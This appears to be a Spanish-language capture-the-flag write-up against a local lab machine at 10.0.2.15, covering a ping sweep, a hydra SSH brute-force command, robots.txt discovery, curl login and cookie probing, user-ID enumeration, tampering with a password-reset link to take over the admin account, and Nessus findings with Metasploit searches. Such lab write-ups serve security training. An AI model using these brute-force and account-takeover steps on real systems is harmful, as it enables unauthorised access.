
1




-sn no realia un escaner de puerto normal, solo busca dispositivos que esten activos a través de PING.


Mi Ip es la 10.0.2.19, asi que la de la maquina es la 15





hydra -l usuario -P /ruta/a/lista\_de\_contraseñas.txt 10.0.2.15 ssh -ERROR











corArchive en Directorio CORP:

curl http://10.0.2.15/corp/

Connected<!DOCTYPE html>

<html lang="en">

<head>

<title>CRUD in Preapared Statement</title>

<meta charset="utf-8">

<meta name="viewport" content="width=device-width, initial-scale=1">

<link rel="stylesheet" href="https://maxcdn.bootstrapcdn.com/bootstrap/3.4.0/css/bootstrap.min.css">

<script src="https://ajax.googleapis.com/ajax/libs/jquery/3.4.1/jquery.min.js"></script>

<script src="https://maxcdn.bootstrapcdn.com/bootstrap/3.4.0/js/bootstrap.min.js"></script>

<style type="text/css">

body{

background-color: skyblue;

}

</style>

</head>

<body>

<div class="container">

<div class="row">

<div class="col-md-4"></div>

<div class="col-md-4">

<div class="jumbotron">

<h4>Login</h4>

<form action="login.php" method="POST">

<div class="form-group">

<label>Username:</label>

<input type="email" name="user\_email" class="form-control" required>

</div>

<div class="form-group">

<label>Password:</label>

<input type="password" name="user\_password" class="form-control" required>

</div>

<div class="form-group">

<label for="login-remember"><input type="checkbox" id="remember" name="remember" checked>Remember Me</label>

</div>

<input type="submit" name="login" value="Login" class="btn btn-primary">

</form>

</div>

</div>

<div class="col-md-4"></div>

</div>

</div><!--Container -->

<script src="js/bootstrap.js"></script>

</body>

<script type="text/javascript">

function del(){

var del = confirm("Do you really want to delete this");

if(del){

return true;

}

else{


return false;

}


}

</script>

</html>








Tengo el usuario y la contraseña ofuscada, por lo que seguramente no estará ahí, sigamos

buscando.


Se realiza una consulta con 100 usuarios, del 1 al 101, en un script de Python, para comprobar si hubieras más user además del 01.




ENCONTRANDO EL RESULTADO QUE YA CONOCIAMOS DE ADMIN




Y EN EL USER32





HACEMOS CONEXION CON EL USER 32 CON EXITO




Aprovechando el enlace de cambio de clave, lo escaneo con BurpSuite justo en el momento que pulsamos el cambio de clave apareciendo la web, donde se observa el user @Gmail.com. Por lo que se procede a copiar este enlace en una nueva pagina cambiando [user@gmail.com](mailto:user@gmail.com) por [admin@gmail.com](mailto:admin@gmail.com) , cambiando la clave, siendo esta positiva:Webcorp1 , consiguiendo la clave del administrador root










FIN CONSEGUIDO

Numerosas gestiones efectuadas pero siendo negativas






PRIMER PARAMETRO AL INTRODUCIR LA CIUDSAD EN LA WEB DEL TIEMPO http://10.0.2.15/wap/index.html




METIDO GET

COORDENADAS



CODIGO POSTAL





ANALIZO LA MAQUINA CON NESSUS

**1. CRITICAL Apache 2.4.x < 2.4.60 Multiple Vulnerabilities (CVE-2011-4317, CVE-2012-0053):**

* **Descripción:** Esta vulnerabilidad permite a un atacante remoto ejecutar código arbitrario en el servidor o causar una denegación de servicio.
* **Búsqueda en Metasploit:**

bash

Copy Code

msfconsole

search cve:2011-4317

search cve:2012-0053

* Examina los resultados y busca exploits compatibles con Debian Linux y la versión específica de Apache que estás utilizando (2.59).

**2. HIGH Apache 2.4.x < 2.4.61 (CVE-2015-3183):**

* **Descripción:** Esta vulnerabilidad permite a un atacante remoto causar una denegación de servicio (DoS) en el servidor.
* **Búsqueda en Metasploit:**

bash

Copy Code

search cve:2015-3183

* Aunque esta vulnerabilidad no permite la ejecución de código, un exploit DoS podría ayudarte a interrumpir el servicio y crear una oportunidad para otro ataque.

**3. LOW ICMP Timestamp Request Remote Date Disclosure (CVE-1999-0013):**

* **Descripción:** Esta vulnerabilidad permite a un atacante remoto obtener la fecha y hora del sistema del servidor.
* **Búsqueda en Metasploit:**


bash

Copy Code


search cve:1999-0013

* Esta vulnerabilidad no es crítica, pero podría proporcionar información útil para otros ataques.


BURPSUITE





CON DICCIONARIOS EXTRAIDOS DEL SERVDIOR MAS SECLIST 50 MAS COMUNES 2023




AUMENTO EL NUEMRO DE PETICIONES, PERO LE PONGO UN FILTRO












Al contestar el servidor con credenciales incorrectas “*connected*”, tenemos que usar otra forma para que hydra diferencie entre las buenas de las incorrectas, así que usaremos la cookie para que filtre su búsqueda.

NUEVA VIA O ENFOQUE DIFERENTE:




Tecnologías usadas:





Métodos permitidos en el servidor:



Busqueda de archivos robots.es, ( archivos que los adminitradores quieren ocultar del indexado)


curl <http://10.0.2.15/robots.txt> > robots.txt

User-agent: \*

Disallow: /wap/

Disallow: /corp/

ANALIZO EL OTRO DIRECTORIA WAP



REALIXO UNA BUSQYEDA EN LA WEB CON ARCHIVO CORP COMPROBANDO COMO SE COMPORTA CON ADMIN Y UNA PASSWOR ERRONEA

─$ curl -v -L -X POST -d "user\_email=admin&user\_password=wrongpassword" http://10.0.2.15/corp/login.php

Note: Unnecessary use of -X or --request, POST is already inferred.

\* Trying 10.0.2.15:80...

\* Connected to 10.0.2.15 (10.0.2.15) port 80

> POST /corp/login.php HTTP/1.1

> Host: 10.0.2.15

> User-Agent: curl/8.8.0

> Accept: \*/\*

> Content-Length: 44

> Content-Type: application/x-www-form-urlencoded

>

\* upload completely sent off: 44 bytes

< HTTP/1.1 200 OK

< Date: Sun, 14 Jul 2024 19:25:34 GMT

< Server: Apache/2.4.59 (Debian)

< Set-Cookie: PHPSESSID=bkmd1i9f498bhl4812p0fd1vkn; path=/

< Expires: Thu, 19 Nov 1981 08:52:00 GMT

< Cache-Control: no-store, no-cache, must-revalidate

< Pragma: no-cache

< Content-Length: 10

< Content-Type: text/html; charset=UTF-8

<

Connected

\* Connection #0 to host 10.0.2.15 left intact

SEGUIDAMNTE HAY UNA PETICION AL SERVIDOR

┌──(kali㉿kali)-[~]

└─$ curl -v -c cookies.txt -X POST -d "user\_email=admin&user\_password=wrongpassword" http://10.0.2.15/corp/login.php

curl -v -b cookies.txt http://10.0.2.15/corp/dashboard.php

Note: Unnecessary use of -X or --request, POST is already inferred.

\* Trying 10.0.2.15:80...

\* Connected to 10.0.2.15 (10.0.2.15) port 80

> POST /corp/login.php HTTP/1.1

> Host: 10.0.2.15

> User-Agent: curl/8.8.0

> Accept: \*/\*

> Content-Length: 44

> Content-Type: application/x-www-form-urlencoded

>

\* upload completely sent off: 44 bytes

< HTTP/1.1 200 OK

< Date: Sun, 14 Jul 2024 19:26:50 GMT

< Server: Apache/2.4.59 (Debian)

\* Added cookie PHPSESSID="82vor732ugtc95nola8bo3p2cv" for domain 10.0.2.15, path /, expire 0

< Set-Cookie: PHPSESSID=82vor732ugtc95nola8bo3p2cv; path=/

< Expires: Thu, 19 Nov 1981 08:52:00 GMT

< Cache-Control: no-store, no-cache, must-revalidate

< Pragma: no-cache

< Content-Length: 10

< Content-Type: text/html; charset=UTF-8

<

Connected

\* Connection #0 to host 10.0.2.15 left intact

\* Trying 10.0.2.15:80...

\* Connected to 10.0.2.15 (10.0.2.15) port 80

> GET /corp/dashboard.php HTTP/1.1

> Host: 10.0.2.15

> User-Agent: curl/8.8.0

> Accept: \*/\*

> Cookie: PHPSESSID=82vor732ugtc95nola8bo3p2cv

>

\* Request completely sent off

< HTTP/1.1 302 Found

< Date: Sun, 14 Jul 2024 19:26:50 GMT

< Server: Apache/2.4.59 (Debian)

< Expires: Thu, 19 Nov 1981 08:52:00 GMT

< Cache-Control: no-store, no-cache, must-revalidate

< Pragma: no-cache

< location: index.php

< Content-Length: 790

< Content-Type: text/html; charset=UTF-8

<

Connected<!DOCTYPE html>

<html lang="en">

<head>

<title>CRUD in Preapared Statement</title>

<meta charset="utf-8">

<meta name="viewport" content="width=device-width, initial-scale=1">

<link rel="stylesheet" href="https://maxcdn.bootstrapcdn.com/bootstrap/3.4.0/css/bootstrap.min.css">

<script src="https://ajax.googleapis.com/ajax/libs/jquery/3.4.1/jquery.min.js"></script>

<script src="https://maxcdn.bootstrapcdn.com/bootstrap/3.4.0/js/bootstrap.min.js"></script>

<style type="text/css">

body{

background-color: skyblue;

}

</style>

</head>

<body>

<div class="container">

<div class="row">

<div class="col-md-12">

<h2>Welcome,</h2>

<p><a href="logout.php">Logout</a></p>

<p><a href="change\_pass.php?user=">Change password</a></p>

</div>

</div>

